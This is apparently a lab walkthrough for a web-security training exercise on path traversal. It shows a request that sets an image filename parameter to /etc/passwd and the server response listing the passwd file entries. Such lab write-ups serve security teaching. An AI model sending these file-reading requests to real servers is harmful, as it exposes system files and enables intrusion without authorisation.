


File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a file path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Navigate to a product image - open in a new tab



Take the `image?` query string and add it to a repeater root request

Request				
	Pretty	Raw	Hex	Hackvector
1	GET /image?filename=38.jpg HTTP/1.1			
2	Host: 0abe0099035cca51c05b289400a100fb.w			
3	Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromi			
4	Sec-Ch-Ua-Mobile: ?0			
5	Sec-Ch-Ua-Platform: "Windows"			
6	Upgrade-Insecure-Requests: 1			

Add `/etc/passwd` to the filename query

Request				
	Pretty	Raw	Hex	Hackvector
1	GET /image?filename= <u>/etc/passwd</u> HTTP/1.1			
2	Host: 0abe0099035cca51c05b289400a100fb.web-security-a			
3	Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"			
4	Sec-Ch-Ua-Mobile: ?0			

Check the response for the juice

Response

Pretty Raw Hex Render Hackvector

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Set-Cookie: session=6v0b1su45Q0Z1IIIIG8ajXisKLgR4QLu0h; SameSite=None
4 Connection: close
5 Content-Length: 1256
6
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```